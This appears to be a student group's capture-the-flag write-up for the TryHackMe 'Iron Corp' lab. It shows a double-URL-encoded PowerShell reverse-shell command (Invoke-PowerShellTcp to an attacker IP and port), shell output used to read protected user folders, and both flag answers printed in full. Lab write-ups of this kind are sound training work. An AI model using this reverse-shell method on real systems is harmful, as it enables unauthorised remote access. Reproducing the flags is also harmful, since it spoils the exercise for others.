
[illegible]

After the netcat listener is set up, Yi Siang back to the BurpSuite and url encode twice the command 'Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338' using the decoder tab.





He copy the encode command, then paste it just like the previous steps and press the 'Send' button.



Press again the button, Yi Siang received a signal of Invoke-PowerShellTcp.ps1 on the python server terminal .





## -Thought Process and Methodology and Attempts:

After logging in to the system, Yi Siang relocated the file to C:/Users/Administrator/Desktop and found user.txt.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
d-r--- 4/12/2020 1:27 AM Downloads  
d-r--- 4/12/2020 1:27 AM Favorites  
d-r--- 4/12/2020 1:27 AM Links  
d-r--- 4/12/2020 1:27 AM Music  
d-r--- 4/12/2020 1:27 AM Pictures  
d-r--- 4/12/2020 1:27 AM Saved Games  
d-r--- 4/12/2020 1:27 AM Searches  
d-r--- 4/12/2020 1:27 AM Videos  
  
PS C:\Users\Administrator> cd Desktop  
PS C:\Users\Administrator\Desktop> ls  
  
Directory: C:\Users\Administrator\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----- 3/28/2020 12:39 PM             37 user.txt  
  
PS C:\Users\Administrator\Desktop> cat user.txt  
thm{09b408056a13fc222f33e6e4cf599f8c}  
PS C:\Users\Administrator\Desktop>
```

After the first flag is captured, Yi Siang relocates the file to C:/Users/SuperAdmin

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
  
Mode                LastWriteTime         Length Name  
----                -  
d----- 4/11/2020 4:41 AM      Admin  
d----- 4/11/2020 11:07 AM    Administrator  
d----- 4/11/2020 11:55 AM    Equinox  
d-r--- 4/11/2020 10:34 AM    Public  
d----- 4/11/2020 11:56 AM    Sunlight  
d----- 4/11/2020 11:53 AM    SuperAdmin  
d----- 4/11/2020 3:00 AM    TEMP  
  
PS C:\Users> cd SuperAdmin  
PS C:\Users\SuperAdmin> ls  
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.  
At line:1 char:1  
+ ls  
+ ~  
+ CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
+ ~~~~~
```

He enter the command 'get-acl C:/Users/SuperAdmin | fl' to identify it and found that it 'Deny FullControl'.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
PS C:\Users\SuperAdmin> ls  
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.  
At line:1 char:1  
+ ls  
+ ~  
+ CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
get-acl C:/Users/SuperAdmin | fl  
  
Path      : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin  
Owner     : NT AUTHORITY\SYSTEM  
Group     : NT AUTHORITY\SYSTEM  
Access    : BUILTIN\Administrators Deny FullControl  
           S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl  
Audit     :  
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-2647629429-287235700-1000)  
  
PS C:\Users\SuperAdmin>
```

At last, Yi Siang tried to look at the root.txt by key in the command 'cat C:/Users/SuperAdmin/Desktop/root.txt' which is the same as the command 'cat C:/Users/Administrator/Desktop/user.txt' and it worked.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
Path      : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin  
Owner     : NT AUTHORITY\SYSTEM  
Group     : NT AUTHORITY\SYSTEM  
Access    : BUILTIN\Administrators Deny FullControl  
           S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl  
Audit     :  
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-2647629429-287235700-1000)  
  
PS C:\Users\SuperAdmin> cat /Desktop/root.txt  
PS C:\Users\SuperAdmin> cat : Cannot find path 'C:\Desktop\root.txt' because it  
exist.  
At line:1 char:1  
+ cat /Desktop/root.txt  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (C:\Desktop\root.txt:String) [Get-Content], ItemNotFoundException  
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand  
  
cat C:/Users/SuperAdmin/Desktop/root.txt  
thm{a1f936a086b367761cc4e7dd6cd2e2bd}  
PS C:\Users\SuperAdmin>
```

**Final Result:**

Task 1 Iron Corp

Iron Corp suffered a security breach not long time ago.

▶ Start Machine

You have been chosen by Iron Corp to conduct a penetration test of their asset.

They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: **ironcorp.me**

Note: Edit your config file and add **ironcorp.me**

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Our group members entered the flag into the tryhackme and it showed the correct answer.

### Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211103039	OOI YI SIANG	Took part in exploiting and report writing	YISIANG
1211101851	ANG ZHE JIE	Took part in reconnaissance and video editing	ZHEJIE
1211103790	KOK YEW YAN	Gathered most of the data and research from THM and the internet. Record video for presentation.	YEWYAN

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELoadERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK:

